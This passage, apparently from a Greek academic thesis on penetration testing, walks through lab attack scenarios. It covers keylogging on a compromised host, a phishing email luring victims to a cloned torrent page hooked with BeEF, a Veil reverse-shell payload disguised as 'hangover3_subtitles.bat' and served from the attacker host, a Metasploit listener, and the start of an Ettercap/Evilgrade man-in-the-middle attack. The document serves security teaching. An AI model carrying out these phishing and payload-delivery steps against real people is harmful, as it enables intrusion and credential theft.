
Εικόνα 6. 14: Εμφάνιση διεργασιών υπολογιστή-θύματος

- Δούμε όλα τα αρχεία του υπολογιστή με δικαιώματα Read-Write, δίνοντας την εντολή “**dir**”.



Εικόνα 6. 15: Εμφάνιση αρχείων υπολογιστή-θύματος

- Πραγματοποιήσουμε καταγραφή πληκτρολόγησης (Key Logger). Περιμένουμε μέχρι να ξανακάνει προσπάθεια σύνδεσης σε κάποιον server εντός του εταιρικού δικτύου ή να εισάγει τα credentials του σε μια οποιαδήποτε web εφαρμογή ή μη. Όπως μπορούμε να παρατηρήσουμε από την παρακάτω εικόνα, η καταγραφή ξεκίνησε σαν διαδικασία αφού προηγήθηκε το migration στην διεργασία explorer.exe




Εικόνα 6. 16: Ενεργοποίηση keylogger στον υπολογιστή-θύματος

- Να πάρουμε στιγμιότυπο εικόνας ή βίντεο το οποίο αποθηκεύεται στον υπολογιστή-θύτη.

6.2.2 Σενάριο 2: Απομακρυσμένη πρόσβαση μετά από επιτυχημένη επίθεση Κοινωνικής Μηχανικής (Social Enineering)

Για τις ανάγκες υλοποίησης αυτής της επίθεσης και της αναπαραγωγής αυτού του σεναρίου, θα χρησιμοποιήσουμε αντίστοιχο payload όπως και στο προηγούμενο σενάριο με την χρήση του **Veil**, καθώς επίσης και το **BeEF** (Browser Exploitation Framework). Το BeEF είναι ένα Penetration Testing εργαλείο (ενσωματωμένο σε όλες τις εκδόσεις Kali Linux), το οποίο **στοχεύει τον πρόγραμμα περιήγησης** του υπολογιστή θύματος. Προσπερνάει, θα λέγαμε την ασφαλή δικτυακή περίμετρο, βρίσκοντας την μοναδική σε πολλές περιπτώσεις πόρτα, αυτήν στην οποία «τρέχει» ο περιηγητής (80,8080). Το BeEF μπορεί να αποκτήσει αυθαίρετη πρόσβαση (hook) σε περισσότερους από έναν περιηγητές του ίδιου τερματικού ή και ενός ολόκληρου υποδικτύου (subnet) [45]. Αποτελεί όμως απαραίτητη προϋπόθεση η εξαπάτηση του θύματος, το οποίο θα οδηγηθεί σε μία δικτυακή σελίδα που φιλοξενείται στον υπολογιστή–θύτη, **μέσω ενός μηνύματος ηλεκτρονικού ταχυδρομίου (e-mail)**. Επιπροσθέτως, πρέπει να τονιστεί πως στο τέλος θα χρησιμοποιηθεί και πάλι το **metasploit framework**, όπου θα ξεκινήσουμε την λειτουργία ενός «**Listener**».

Βήμα 1: Πραγματοποιούμε εκκίνηση του BeEF μέσα από τον υπολογιστή-θύτη, το οποίο εκτελείται στην προεπιλεγμένη θύρα 3000.




Εικόνα 6. 17: Ενεργοποίηση Beef

Τροποποιούμε το αρχείο basic.html, ούτως ώστε να εμφανίσουμε αυτό που εμείς θέλουμε στην σελίδα:


http://localhost:3000/demos/basic.html.

Για το συγκεκριμένο σενάριο, αντιγράψαμε το html κώδικα μιας σελίδας με torrent αρχεία, για να χρησιμοποιηθεί στην Social Engineering επίθεσή μας. Συγκεκριμένα, σελίδα που περιείχε πληροφορίες για το torrent μιας πολύ γνωστής πρόσφατης ταινίας καθώς και την δυνατότητα να το «κατεβάσει» ένας χρήστης στον υπολογιστή του. Το συγκεκριμένο κώδικα τον τοποθετήσαμε μέσα στο αρχείο basic.html. Προσθέσαμε στον υπάρχον κώδικα και τον κώδικα ενός βίντεο με το σχετικό τρέιλερ της ταινίας, από την δημοφιλή ιστοσελίδα youtube.com.



Εικόνα 6. 18: Δημιουργία "πλαστής" σελίδας

Βήμα 2: Για να παροτρύνουμε τον χρήστη του υπολογιστή-θύμα να προβεί στο άνοιγμα της σχετικής ιστοσελίδας, δημιουργήσαμε ένα μήνυμα ηλεκτρονικού ταχυδρομείου της υπηρεσίας Gmail. Μέσα σε αυτό τοποθετήσαμε έναν ενεργό σύνδεσμο που θα παραπέμπει στην ιστοσελίδα που θέλουμε, καθώς επίσης και μια φωτογραφία για να κάνουμε πιο αξιόπιστο το μήνυμα.



Εικόνα 6. 19: Εισαγωγή "κακόβουλου" συνδέσμου

Εικόνα 6. 20:Δημιουργία Phishing μηνύματος

Αναλυτικά, το κείμενο του μηνύματος είναι το παρακάτω:

«Hi Film Addict,

Hangover 3 is released and it is now available for download in this link.


Have fun and enjoy the best part of the Hangover Trilogy!

Wait for your feedback,


Film-Makers»

Βήμα 3: Παράλληλα, ετοιμάζουμε το payload με την χρήση του Veil-framework όπως και στο προηγούμενο σενάριο και το ονομάζουμε hangover3_subtitles.bat, ακολουθώντας το μοντέλο,:

«Όνομα ταινίας_Υπότιτλοι.bat»



Εικόνα 6. 21: Δημιουργία reverse tcp (powershell) payload




Εικόνα 6. 22: Απόδοση παραπλανητικού ονόματος στο αρχείο

```
root@kali:~/veil-output/source# ls
14.py                    proxt.bat     update_all_sp.bat
fifa15setup.py           test11.bat    update.bat
fifa.py                  test12.py     windows7_update.bat
hangover3_subtitles.bat  test1.py      windowsinstaller.py
hangover3_torrent.bat    update1.bat
root@kali:~/veil-output/source#
```

Εικόνα 6. 23: Κακόβουλο αρχείο έτοιμο προς χρήση

Ο ανυποψίαστος χρήσης λαμβάνει το σχετικό e-mail και αποφασίζει να πατήσει στον σύνδεσμο.



Εικόνα 6. 24: Λήψη μηνύματος Phishing

<u>Βήμα 4:</u> Σε αυτό το σημείο θα πρέπει να «εξαναγκάσουμε» τον χρήστη μα κατεβάσει το «κακόβουλο» αρχείο. Ενδεικτικά, αναφέρουμε δύο διαφορετικούς τρόπους εξαπάτησης:

- **<u>1ος τρόπος:</u>**


Ανοίγει την σελίδα και επιλέγει να πατήσει το σχετικό κουμπί που λέει «**Κατέβασμα Torrent και υποτίτλων**». Η ονομασία μόνο τυχαία δεν είναι, καθώς στόχος μας είναι να παρακινήσουμε τον χρήστη να κατεβάσει τόσο το torrent της ταινίας όσο και το αρχείο μας που υποδύεται, ένα πρόγραμμα εύρεσης υποτίτλων.

Εικόνα 6. 25: Μετάβαση στην σελίδα του "Θύτη"

Εικόνα 6. 26: Διαθέσιμα αρχεία για "κατέβασμα" από τον υπολογιστή του "θύτη"


- **2ος τρόπος:**

Με τον δεύτερο τρόπο, θα εκμεταλλευτούμε πλήρως μερικές από τις δυνατότητες του BeEF. Μόλις ο χρήστης-θύμα ανοίξει την ιστοσελίδα, στον πίνακα ελέγχου του BeEF (localhost:3000/ul/panel) έχει προστεθεί στους ενεργούς περιηγητές, **η διεύθυνση IP του υπολογιστή θύματος**, καθώς επίσης και **πληροφορίες σχετικά με την έκδοση του λειτουργικού συστήματος και του περιηγητή** (π.χ.Mozilla Firefox).




Εικόνα 6. 27: Πίνακας ελέγχου Beef

Από τις πολλές διαθέσιμες επιλογές, επιλέγουμε το ***Social Engineering*** και από την αναπτυσσόμενη λίστα που εμφανίζεται, επιλέγουμε το ***Fake Notification Bar (Chrome)***. Πληκτρολογούμε το κείμενο που θέλουμε να εμφανιστεί στον περιηγητή του χρήστη-θύματος και το την διεύθυνση απ' όπου θα κατέβει το «κακόβουλο» αρχείο μας (http://'hostip'/hangover3_subtitles.bat) και στο τέλος πατάμε "Execute" (Εκτέλεση).




Εικόνα 6. 28: Επιλογή Fake Notification Bar επίθεσης




Εικόνα 6. 29:Δημιουργία "κακόβουλου" μηνύματος και "έγχυση" (inject) του αρχείου στον περιηγητή του "θύματος"

Ενώ ο χρήστης-θύμα παρακολουθεί το τρέιλερ, θα εμφανιστεί μια μπάρα που θα εμφανίζει το παρακάτω μήνυμα. Πατώντας λοιπόν πάνω σε αυτήν, το «κακόβουλο» αρχείο θα αρχίσει να «κατεβαίνει» στον υπολογιστή.




Εικόνα 6. 30: Εμφάνιση μηνύματος στον περιηγητή του "θύματος"



Εικόνα 6. 31: Το μήνυμα αναλυτικά

<u>Βήμα 5:</u> Εν τω μεταξύ, εμείς ήδη έχουμε ξεκινήσει τον «Listener» μας μέσω του metasploit framework.



Εικόνα 6. 32: Δημιουργία Listener στο Metasploit


Μόλις, ο χρήστης αποφασίσει να εκτελέσει το αρχείο .bat, τότε η συνεδρία μεταξύ του υπολογιστή-θύμα και θύτη ξεκινάει.

6.2.3 Σενάριο 3: Απομακρυσμένη πρόσβαση μετά από επίθεση τύπου Man-In-The-Middle

Η επίθεση **man-in-the-middle** επίθεση (Man-in-the-middle attack) είναι μια κοινή παραβίαση ασφάλειας. Ο επιτιθέμενος παρεμποδίζει την νόμιμη επικοινωνία μεταξύ δύο μερών, τα οποία είναι φιλικά μεταξύ τους. Στη συνέχεια, ο κακόβουλος host ελέγχει τη ροή επικοινωνίας και μπορεί να αποσπάσει ή να αλλάξει πληροφορίες που στέλνονται από έναν από τους αρχικούς συμμετέχοντες [46]. Σε αυτό το σενάριο, θέλουμε να αποκτήσουμε πρόσβαση στον υπολογιστή-θύμα μετά από επίθεση τέτοιου τύπου. Θα χρησιμοποιηθούν δύο εργαλεία για την αναπαράσταση μιας τέτοιας επίθεσης. Με τον Α' τρόπο θα δείξουμε πως μπορούμε να το πετύχουμε με τον συνδυασμό **Ettercap** και **Evilgrade** Framework, ενώ με τον Β' τρόπο πως μπορούμε να κάνουμε το ίδιο με το **Backdoor Factory Proxy**.

Α' τρόπος

Βήμα 1: Ξεκινάμε την λειτουργία του Ettercap δηλώνοντας ως διασύνδεση δικτύου τον **eth0**.



